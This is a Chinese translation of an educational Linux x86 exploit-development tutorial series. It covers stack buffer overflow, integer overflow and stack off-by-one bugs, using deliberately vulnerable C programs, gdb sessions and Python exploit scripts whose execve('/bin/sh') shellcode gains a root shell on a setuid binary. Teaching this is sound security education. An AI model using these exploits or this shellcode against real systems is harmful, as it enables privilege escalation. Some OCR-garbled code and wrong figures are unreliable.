目錄

SploitFun Linux x86 Exploit 开发系列教程

原文：Linux (x86) Exploit Development Series

- 在线阅读
- PDF格式
- EPUB格式
- MOBI格式
- Github

译者

章节	译者
典型的基于堆栈的缓冲区溢出	hackyzh
整数溢出	hackyzh
Off-By-One 漏洞（基于栈）	hackyzh
使用 return-to-libc 绕过 NX bit	hackyzh
使用链式 return-to-libc 绕过 NX bit	hackyzh
绕过ASLR -- 第一部分	hackyzh
绕过ASLR -- 第二部分	飞龙
绕过ASLR -- 第三部分	飞龙
理解 glibc malloc	猫科龙@csdn
使用 unlink 的堆溢出	飞龙
使用 Malloc Maleficarum 的堆溢出	飞龙
Off-By-One 漏洞（基于堆）	飞龙
释放后使用	飞龙

典型的基于堆栈的缓冲区溢出

> 译者：hackyzh
>
> 原文：Classic Stack Based Buffer Overflow

虚拟机安装：Ubuntu 12.04（x86）

这个帖子是最简单的漏洞开发教程系列，在互联网上你可以找到很多关于它的文章。尽管它丰富和熟悉，我更喜欢自己写博客文章，因为它将作为我未来许多职位的先决条件！

什么是缓冲区溢出？

将源缓冲区复制到目标缓冲区可能导致溢出

1、源字符串长度大于目标字符串长度。

2、不进行大小检查。

缓冲区溢出有两种类型：

1、基于堆栈的缓冲区溢出 - 这里的目标缓冲区位于堆栈中

2、基于堆的缓冲区溢出 - 这里的目标缓冲区位于堆中

在这篇文章中，我将只讨论基于堆栈的缓冲区溢出。堆溢出将在Linux（x86）漏洞开发教程系列的 “3级”中讨论！

缓冲区溢出错误导致任意代码执行！

什么是任意代码执行？

任意代码执行允许攻击者执行他的代码以获得对受害机器的控制。受害机器的控制是通过多种方式实现的，例如产生根shell，添加新用户，打开网口等...

听起来很有趣，足够的定义让我们看看缓冲区溢出攻击的代码！

漏洞代码

```
//vuln.c
#include <stdio.h>
#include <string.h>
int main(int argc, char* argv[]) {
        /* [1] */ char buf[256];
        /* [2] */ strcpy(buf,argv[1]);
        /* [3] */ printf("Input:%s\n",buf);
        return 0;
}
```

编译代码

```
#echo 0 > /proc/sys/kernel/randomize_va_space
$gcc -g -fno-stack-protector -z execstack -o vuln vuln.c
$sudo chown root vuln
$sudo chgrp root vuln
$sudo chmod +s vuln
```

上述漏洞代码的 `[2]` 行显示了缓冲区溢出错误。这个bug可能导致任意代码执行，因为源缓冲区内容是用户输入的！

如何执行任意代码执行？


使用称为“ 返回地址覆盖 ”的技术实现任意代码执行。这种技术有助于攻击者覆盖位于堆栈中的“返回地址”，并且这种覆盖将导致任意代码执行。

在研究漏洞代码之前，为了更好的理解，让我们反汇编并且绘制出漏洞代码的堆栈布局。

反汇编

```
(gdb) disassemble main
Dump of assembler code for function main:
   //Function Prologue
   0x08048414 <+0>:push   %ebp                      //backup cal
ler's ebp
   0x08048415 <+1>:mov    %esp,%ebp                 //set callee
's ebp to esp
   0x08048417 <+3>:and    $0xfffffff0,%esp          //栈对齐
   0x0804841a <+6>:sub    $0x110,%esp               //stack spac
e for local variables
   0x08048420 <+12>:mov    0xc(%ebp),%eax            //eax = arg
v
   0x08048423 <+15>:add    $0x4,%eax                 //eax = &ar
gv[1]
   0x08048426 <+18>:mov    (%eax),%eax               //eax = arg
v[1]
   0x08048428 <+20>:mov    %eax,0x4(%esp)            //strcpy ar
g2
   0x0804842c <+24>:lea    0x10(%esp),%eax           //eax = 'bu
f'
   0x08048430 <+28>:mov    %eax,(%esp)               //strcpy ar
g1
   0x08048433 <+31>:call   0x8048330 <strcpy@plt>    //call strc
py
   0x08048438 <+36>:mov    $0x8048530,%eax           //eax = for
mat str "Input:%s\n"
   0x0804843d <+41>:lea    0x10(%esp),%edx           //edx = buf
   0x08048441 <+45>:mov    %edx,0x4(%esp)            //printf ar
g2
   0x08048445 <+49>:mov    %eax,(%esp)               //printf ar
g1
   0x08048448 <+52>:call   0x8048320 <printf@plt>    //call prin
tf
   0x0804844d <+57>:mov    $0x0,%eax                 //return va
lue 0
   //Function Epilogue
   0x08048452 <+62>:leave                            //mov ebp,
esp; pop ebp;
   0x08048453 <+63>:ret                              //return
End of assembler dump.
(gdb)
```

堆栈布局：



main() Stack Layout

因为我们已经知道用户输入的大于256，将溢出目标缓冲区并覆盖堆栈中存储的返回地址。通过发送一系列 `A` 来测试它。

测试步骤1：是否可以覆盖返回地址？

```
$ gdb -q vuln
Reading symbols from /home/sploitfun/lsploits/new/csof/vuln...do
ne.
(gdb) r `python -c 'print "A"*300'`
Starting program: /home/sploitfun/lsploits/new/csof/vuln `python
 -c 'print "A"*300'`
Input:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) p/x $eip
$1 = 0x41414141
(gdb)
```

以上输出显示指令指针寄存器（EIP）被 `AAAA` 覆盖，这样可以确定覆盖返回地址是可能的！

测试步骤2：目的缓冲区的偏移量是多少？

这里让我们找出返回地址相对与目的缓冲区 `buf` 的偏移量。在反汇编并绘制了 `main` 的堆栈布局后，现在可以尝试找到偏移位置信息！堆栈布局显示返回地址位于距目标缓冲区 `buf` 的偏移（ `0x10c` ）处。 `0x10c` 计算如下：

```
0x10c = 0x100 + 0x8 + 0x4
```

其中

```
0x100 is ‘buf’ 大小
0x8 is 对齐空间    //这里有点不太明白为啥需要对齐
0x4 is 调用者的ebp
```

因此，用户输入的 `"A" * 268 + "Bv * 4` ，覆盖了 `buf` ，对齐空间和调用者的ebp覆盖为 `A` 并且返回地址变为 `BBBB`

```
$ gdb -q vuln
Reading symbols from /home/sploitfun/lsploits/new/csof/vuln...do
ne.
(gdb) r `python -c 'print "A"*268 + "B"*4'`
Starting program: /home/sploitfun/lsploits/new/csof/vuln `python
 -c 'print "A"*268 + "B"*4'`
Input:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAABBBB
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) p/x $eip
$1 = 0x42424242
(gdb)
```

以上输出显示攻击者可以控制返回地址。 位于堆栈位置（ `0xbffff1fc` ）的返回地址被 `BBBB` 覆盖。 有了这些信息，我们可以编写一个漏洞利用程序来实现任意的代码执行。

攻击代码：

```
#exp.py
#!/usr/bin/env python
import struct
from subprocess import call
#Stack address where shellcode is copied.
ret_addr = 0xbffff1d0

#Spawn a shell
#execve(/bin/sh)
scode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8
9\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"
#endianess convertion
def conv(num):
 return struct.pack("<I",numnk + RA + NOP's + Shellcode
buf = "A" * 268
buf += conv(ret_addr)
buf += "\x90" * 100
buf += scode
print "Calling vulnerable program"
call(["./vuln", buf])
```

执行上面的exploit程序，给了我们root shell，如下所示：

```
$ python exp.py
Calling vulnerable program
Input:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA����������������������������������������������
����������������������������������������������������������1�Ph//
shh/bin��P��S���
# id
uid=1000(sploitfun) gid=1000(sploitfun) euid=0(root) egid=0(root
) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
09(lpadmin),124(sambashare),1000(sploitfun)
# exit
$
```

注意：为了获得这个root shell，我们关闭了许多漏洞利用缓解技术。 对于所有文章中的1级，我已经禁用了这些利用减轻技术，因为第1级的目标是向您介绍漏洞。 当我们进入Linux（x86）利用开发教程系列的“2级”时，真正的乐趣会发生在这里，我将在此讨论绕过这些利用减轻技术！

整数溢出

> 译者：hackyzh
>
> 原文：Integer Overflow

虚拟机安装：Ubuntu 12.04（x86）

什么是整数溢出？

存储大于最大支持值的值称为整数溢出。整数溢出本身不会导致任意代码执行，但整数溢出可能会导致堆栈溢出或堆溢出，这可能导致任意代码执行。在这篇文章中，我将仅谈论整数溢出导致堆栈溢出，整数溢出导致堆溢出将在后面的单独的帖子中讨论。

数据类型大小及范围：

Data Type	Size	Unsigned Range	Signed Range
char	1	0 to 255	-128 to 127
short	2	0 to 65535	-32768 to 32767
int	4	0 to 4294967296	-2147483648 to 2147483647

当我们试图存储一个大于最大支持值的值时，我们的值会被包装 。例如，当我们尝试将 `2147483648` 存储到带符号的 `int` 数据类型时，它将被包装并存储为 `-21471483648` 。这被称为整数溢出，这种溢出可能导致任意代码执行

整数下溢

类似地，存储小于最小支持值的值称为整数下溢。例如，当我们尝试将 `-2147483649` 存储到带符号的int数据类型时，它将被包装并存储为 `21471483647` .这称为整数下溢。在这里我只会谈论整数溢出，但是这个过程对于下溢也是一样的！

漏洞代码：

```
//vuln.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void store_passwd_indb(char* passwd) {
}

void validate_uname(char* uname) {
}

void validate_passwd(char* passwd) {
 char passwd_buf[11];
 unsigned char passwd_len = strlen(passwd); /* [1] */
 if(passwd_len >= 4 && passwd_len <= 8) { /* [2] */
  printf("Valid Password\n"); /* [3] */
  fflush(stdout);
  strcpy(passwd_buf,passwd); /* [4] */
 } else {
  printf("Invalid Password\n"); /* [5] */
  fflush(stdout);
 }
 store_passwd_indb(passwd_buf); /* [6] */
}

int main(int argc, char* argv[]) {
 if(argc!=3) {
  printf("Usage Error:   \n");
  fflush(stdout);
  exit(-1);
 }
 validate_uname(argv[1]);
 validate_passwd(argv[2]);
 return 0;
}
```

编译命令

```
#echo 0 > /proc/sys/kernel/randomize_va_space
$gcc -g -fno-stack-protector -z execstack -o vuln vuln.c
$sudo chown root vuln
$sudo chgrp root vuln
$sudo chmod +s vuln
```

上述漏洞代码的 `[1]` 行显示了一个整数溢出错误。 `strlen` 的返回类型是 `size_t` （ `unsigned int` ），它存储在 `unsigned char` 数据类型中。因此，任何大于 `unsigned char` 的最大支持值的值都会导致整数溢出。因此当密码

长度为261时，261将被包裹并存储为 `passwd_len` 变量中的5！由于这个整数溢出，可以绕过行 `[2]` 执行的边界检查，从而导致基于堆栈的缓冲区溢出！而且在这篇文章中看到，基于堆栈的缓冲区溢出导致任意的代码执行。

在研究漏洞代码之前，为了更好的理解，我们可以反汇编并绘制出漏洞代码的堆栈布局！

反汇编：


```
(gdb) disassemble validate_passwd
Dump of assembler code for function validate_passwd:
 //Function Prologue
 0x0804849e <+0>: push %ebp                                //back
up caller's ebp
 0x0804849f <+1>: mov %esp,%ebp                            //set
callee's ebp to esp

 0x080484a1 <+3>: push %edi                                //back
up edi
 0x080484a2 <+4>: sub $0x34,%esp                           //stac
k space for local variables
 0x080484a5 <+7>: mov 0x8(%ebp),%eax                       //eax
= passwd
 0x080484a8 <+10>: movl $0xffffffff,-0x1c(%ebp)            //Stri
ng Length Calculation -- Begins here
 0x080484af <+17>: mov %eax,%edx
 0x080484b1 <+19>: mov $0x0,%eax
 0x080484b6 <+24>: mov -0x1c(%ebp),%ecx
 0x080484b9 <+27>: mov %edx,%edi
 0x080484bb <+29>: repnz scas %es:(%edi),%al
 0x080484bd <+31>: mov %ecx,%eax
 0x080484bf <+33>: not %eax
 0x080484c1 <+35>: sub $0x1,%eax                           //Stri
ng Length Calculation -- Ends here
 0x080484c4 <+38>: mov %al,-0x9(%ebp)                      //pass
wd_len = al
 0x080484c7 <+41>: cmpb $0x3,-0x9(%ebp)                    //if(p
asswd_len <= 4 )
 0x080484cb <+45>: jbe 0x8048500 <validate_passwd+98>      //jmp
to 0x8048500
 0x080484cd <+47>: cmpb $0x8,-0x9(%ebp)                    //if(p
asswd_len >=8)
 0x080484d1 <+51>: ja 0x8048500 <validate_passwd+98>       //jmp
to 0x8048500
 0x080484d3 <+53>: movl $0x8048660,(%esp)                  //else
 arg = format string "Valid Password"
 0x080484da <+60>: call 0x80483a0 <puts@plt>               //call
 puts
 0x080484df <+65>: mov 0x804a020,%eax                      //eax
= stdout
 0x080484e4 <+70>: mov %eax,(%esp)                         //arg
= stdout
```

```
 0x080484e7 <+73>: call 0x8048380 <fflush@plt>                 //call
 fflush
 0x080484ec <+78>: mov 0x8(%ebp),%eax                          //eax
= passwd
 0x080484ef <+81>: mov %eax,0x4(%esp)                          //arg2
 = passwd
 0x080484f3 <+85>: lea -0x14(%ebp),%eax                        //eax
= passwd_buf
 0x080484f6 <+88>: mov %eax,(%esp)                             //arg1
 = passwd_buf
 0x080484f9 <+91>: call 0x8048390 <strcpy@plt>                 //call
 strcpy
 0x080484fe <+96>: jmp 0x8048519 <validate_passwd+123>         //jmp
to 0x8048519
 0x08048500 <+98>: movl $0x804866f,(%esp)                      //arg
= format string "Invalid Password"
 0x08048507 <+105>: call 0x80483a0 <puts@plt>                  //call
 puts
 0x0804850c <+110>: mov 0x804a020,%eax                         //eax
= stdout
 0x08048511 <+115>: mov %eax,(%esp)                            //arg
= stdout
 0x08048514 <+118>: call 0x8048380 <fflush@plt>                //fflu
sh
 0x08048519 <+123>: lea -0x14(%ebp),%eax                       //eax
= passwd_buf
 0x0804851c <+126>: mov %eax,(%esp)                            //arg
= passwd_buf
 0x0804851f <+129>: call 0x8048494                             //call
 store_passwd_indb

 //Function Epilogue
 0x08048524 <+134>: add $0x34,%esp                             //unwi
nd stack space
 0x08048527 <+137>: pop %edi                                   //rest
ore edi
 0x08048528 <+138>: pop %ebp                                   //rest
ore ebp
 0x08048529 <+139>: ret                                        //retu
rn
End of assembler dump.
(gdb)
```

堆栈布局：



由于我们已经知道长度为261的密码，所以绕过边界检查，并允许我们覆盖堆栈中的返回地址。让我们通过发送一系列的 `A` 来测试它。

测试步骤1：是否可以覆盖返回地址？

```
$ gdb -q vuln
Reading symbols from /home/sploitfun/lsploits/iof/vuln...(no deb
ugging symbols found)...done.
(gdb) r sploitfun `python -c 'print "A"*261'`
Starting program: /home/sploitfun/lsploits/iof/vuln sploitfun `p
ython -c 'print "A"*261'`
Valid Password

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) p/x $eip
$1 = 0x41414141
(gdb)
```

测试步骤2：目的缓冲区的偏移量是多少？

这里让我们从缓冲区 `passwd_buf` 中找出什么偏移返回地址。反汇编并绘制了 `validate_passwd` 的堆栈布局，现在可以尝试找到偏移位置信息！堆栈布局显示返回地址位于缓冲区 `passwd_buf` 的偏移（ `0x18` ）处。 `0x18` 计算如下：

```
0x18 = 0xb + 0x1 + 0x4 + 0x4 + 0x4
```

其中

```
0xb is ‘passwd_buf’ size
0x1 is ‘passwd_len’ size
0x4 is alignment space
0x4 is edi
0x4 is caller’s EBP
```

因此，用户输入的 `"A" * 24 + "B" * 4 + "C" * 233` ，以 `A` 覆盖 `passwd_buf` ， `passwd_len` ，对齐空间，edi和调用者的ebp，以 `BBBB` 覆盖返回地址，以 `C` 覆盖剩余空间.

```
$ gdb -q vuln
Reading symbols from /home/sploitfun/lsploits/iof/vuln...(no deb
ugging symbols found)...done.
(gdb) r sploitfun `python -c 'print "A"*24 + "B"*4 + "C"*233'`
Starting program: /home/sploitfun/lsploits/iof/vuln sploitfun `p
ython -c 'print "A"*24 + "B"*4 + "C"*233'`
Valid Password

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) p/x $eip
$1 = 0x42424242
(gdb)
```

以上输出显示攻击者可以控制返回地址。位于堆栈位置（ `0xbffff1fc` ）的返回地址被 `BBBB` 覆盖。有了这些信息，我们可以编写一个漏洞利用程序来实现任意的代码执行。

利用代码：

```
#exp.py
#!/usr/bin/env python
import struct
from subprocess import call

arg1 = "sploitfun"

#Stack address where shellcode is copied.
ret_addr = 0xbffff274

#Spawn a shell
#execve(/bin/sh)
scode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8
9\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"

#endianess convertion
def conv(num):
 return struct.pack("<I",numunk + RA + NOP's + Shellcode
arg2 = "A" * 24
arg2 += conv(ret_addr);
arg2 += "\x90" * 100
arg2 += scode
arg2 += "C" * 108

print "Calling vulnerable program"
call(["./vuln", arg1, arg2])
```

执行上面的exploit程序，给我们root shell（如下所示）：

```
$ python exp.py
Calling vulnerable program
Valid Password
# id
uid=1000(sploitfun) gid=1000(sploitfun) euid=0(root) egid=0(root
) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
09(lpadmin),124(sambashare),1000(sploitfun)
# exit
$
```

参考

http://phrack.org/issues/60/10.html

Off-By-One 漏洞（基于栈）

> 译者：hackyzh
>
> 原文：Off-By-One Vulnerability (Stack Based)

虚拟机安装：Ubuntu 12.04（x86）

什么是**off by one**？

将源字符串复制到目标缓冲区可能会导致off by one

1、源字符串长度等于目标缓冲区长度。

当源字符串长度等于目标缓冲区长度时，单个 `NULL` 字节将被复制到目标缓冲区上方。这里由于目标缓冲区位于堆栈中，所以单个 `NULL` 字节可以覆盖存储在堆栈中的调用者的EBP的最低有效位（LSB），这可能导致任意的代码执行。

一如既往的充分的定义，让我们来看看off by one的漏洞代码！

漏洞代码：

```
//vuln.c
#include <stdio.h>
#include <string.h>

void foo(char* arg);
void bar(char* arg);

void foo(char* arg) {
 bar(arg); /* [1] */
}

void bar(char* arg) {
 char buf[256];
 strcpy(buf, arg); /* [2] */
}

int main(int argc, char *argv[]) {
 if(strlen(argv[1])>256) { /* [3] */
  printf("Attempted Buffer Overflow\n");
  fflush(stdout);
  return -1;
 }
 foo(argv[1]); /* [4] */
 return 0;
}
```

编译命令

```
#echo 0 > /proc/sys/kernel/randomize_va_space
$gcc -fno-stack-protector -z execstack -mpreferred-stack-boundar
y=2 -o vuln vuln.c
$sudo chown root vuln
$sudo chgrp root vuln
$sudo chmod +s vuln
```

上述漏洞代码的第 `[2]` 行是可能发生off by one溢出的地方。目标缓冲区长度为256，因此长度为256字节的源字符串可能导致任意代码执行。

如何执行任意代码执行？

使用称为“EBP覆盖”的技术实现任意代码执行。如果调用者的EBP位于目标缓冲区之上，则在 `strcpy` 之后，单个 `NULL` 字节将覆盖调用者EBP的LSB。要了解更多关于off by one,让我们反汇编漏洞代码并绘制它的堆栈布局。

反汇编：

```
 (gdb) disassemble main
Dump of assembler code for function main:
 //Function Prologue
 0x08048497 <+0>: push %ebp                    //backup caller's
 ebp
 0x08048498 <+1>: mov %esp,%ebp                //set callee's (m
ain) ebp to esp
 0x0804849a <+3>: push %edi                    //backup EDI
 0x0804849b <+4>: sub $0x8,%esp                //create stack sp
ace
 0x0804849e <+7>: mov 0xc(%ebp),%eax           //eax = argv
 0x080484a1 <+10>: add $0x4,%eax               //eax = &argv[1]
 0x080484a4 <+13>: mov (%eax),%eax             //eax = argv[1]
 0x080484a6 <+15>: movl $0xffffffff,-0x8(%ebp) //String Length C
alculation -- Begins here
 0x080484ad <+22>: mov %eax,%edx
 0x080484af <+24>: mov $0x0,%eax
 0x080484b4 <+29>: mov -0x8(%ebp),%ecx
 0x080484b7 <+32>: mov %edx,%edi
 0x080484b9 <+34>: repnz scas %es:(%edi),%al
 0x080484bb <+36>: mov %ecx,%eax
 0x080484bd <+38>: not %eax
 0x080484bf <+40>: sub $0x1,%eax               //String Length C
alculation -- Ends here
 0x080484c2 <+43>: cmp $0x100,%eax             //eax = strlen(ar
gv[1]). if eax > 256
 0x080484c7 <+48>: jbe 0x80484e9 <main+82>     //Jmp if NOT grea
ter
 0x080484c9 <+50>: movl $0x80485e0,(%esp)      //If greater prin
t error string,flush and return.
 0x080484d0 <+57>: call 0x8048380 <puts@plt>
 0x080484d5 <+62>: mov 0x804a020,%eax
```


```
 0x080484da <+67>: mov %eax,(%esp)
 0x080484dd <+70>: call 0x8048360 <fflush@plt>
 0x080484e2 <+75>: mov $0x1,%eax
 0x080484e7 <+80>: jmp 0x80484fe <main+103>
 0x080484e9 <+82>: mov 0xc(%ebp),%eax          //argv[1] <= 256,
 eax = argv
 0x080484ec <+85>: add $0x4,%eax               //eax = &argv[1]
 0x080484ef <+88>: mov (%eax),%eax             //eax = argv[1]
 0x080484f1 <+90>: mov %eax,(%esp)             //foo arg
 0x080484f4 <+93>: call 0x8048464              //call foo
 0x080484f9 <+98>: mov $0x0,%eax               //return value

 //Function Epilogue
 0x080484fe <+103>: add $0x8,%esp              //unwind stack sp
ace
 0x08048501 <+106>: pop %edi                   //restore EDI
 0x08048502 <+107>: pop %ebp                   //restore EBP
 0x08048503 <+108>: ret                        //return
End of assembler dump.
(gdb) disassemble foo
Dump of assembler code for function foo:
 //Function prologue
 0x08048464 <+0>: push %ebp                    //backup caller's
 (main) ebp
 0x08048465 <+1>: mov %esp,%ebp                //set callee's (f
oo) ebp to esp
 0x08048467 <+3>: sub $0x4,%esp                //create stack sp
ace
 0x0804846a <+6>: mov 0x8(%ebp),%eax           //foo arg
 0x0804846d <+9>: mov %eax,(%esp)              //bar arg = foo a
rg
 0x08048470 <+12>: call 0x8048477              //call bar

 //Function Epilogue
 0x08048475 <+17>: leave                       //unwind stack sp
ace + restore ebp
 0x08048476 <+18>: ret                         //return
End of assembler dump.
